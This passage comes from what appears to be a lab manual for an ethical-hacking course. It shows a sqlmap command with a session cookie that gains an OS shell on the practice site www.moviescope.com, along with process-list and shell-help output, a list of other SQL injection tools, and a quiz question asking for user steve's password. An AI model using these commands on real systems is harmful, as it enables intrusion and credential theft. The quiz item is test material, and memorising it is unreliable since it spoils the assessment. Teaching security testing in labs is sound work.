csrss.exe                      444                            0      5,436 K
csrss.exe                      520                            1      4,700 K
wininit.exe                    540                            0      6,800 K
winlogon.exe                   576                            1     12,188 K
services.exe                   660                            0     10,120 K
lsass.exe                      672                            0     16,496 K
svchost.exe                    780                            0      3,816 K
svchost.exe                    804                            0     13,812 K
fontdrvhost.exe                828                            1      4,344 K
fontdrvhost.exe                836                            0      3,800 K
svchost.exe                    912                            0      9,152 K
svchost.exe                    968                            0      7,932 K
dwm.exe                       1020                            1     36,772 K
svchost.exe                    468                            0     12,868 K
svchost.exe                    652                            0      7,892 K
```

34. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

35. To view the available commands under the OS shell, type **help** and press **Enter**.


Applications Places System
Wed Mar 13, 02:53
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File Edit View Search Terminal Help
Menu
[Home - MovieScope ...
sqlmap -u "http://ww...

```
---
os-shell> help
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
For more information on a specific command, type HELP command-name
ASSOC          Displays or modifies file extension associations.
ATTRIB         Displays or changes file attributes.
BREAK          Sets or clears extended CTRL+C checking.
BCDEDIT        Sets properties in boot database to control boot loading.
CACLS          Displays or modifies access control lists (ACLs) of files.
CALL           Calls one batch program from another.
CD             Displays the name of or changes the current directory.
CHCP           Displays or sets the active code page number.
CHDIR          Displays the name of or changes the current directory.
CHKDSK         Checks a disk and displays a status report.
CHKNTFS        Displays or modifies the checking of disk at boot time.
CLS            Clears the screen.
CMD            Starts a new instance of the Windows command interpreter.
COLOR          Sets the default console foreground and background colors.
COMP           Compares the contents of two files or sets of files.
COMPACT        Displays or alters the compression of files on NTFS partitions.
CONVERT        Converts FAT volumes to NTFS.  You cannot convert the
               current drive.
COPY           Copies one or more files to another location.
DATE           Displays or sets the date.
```

36. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.

37. Close all open windows and document all the acquired information.

38. 38. You can also use other SQL injection tools such as **Mole** (https://sourceforge.net), **jSQL Injection** (https://github.com), **NoSQLMap** (https://github.com), **Havij** (https://github.com) and **blind_sql_bitshifting** (https://github.com).

Question 15.1.1.1

Use the sqlmap tool to perform an SQL injection attack on the website www.moviescope.com to extract databases from the MSSQL database. Attempt to retrieve the table content of the column User_Login. Enter the password for the username steve.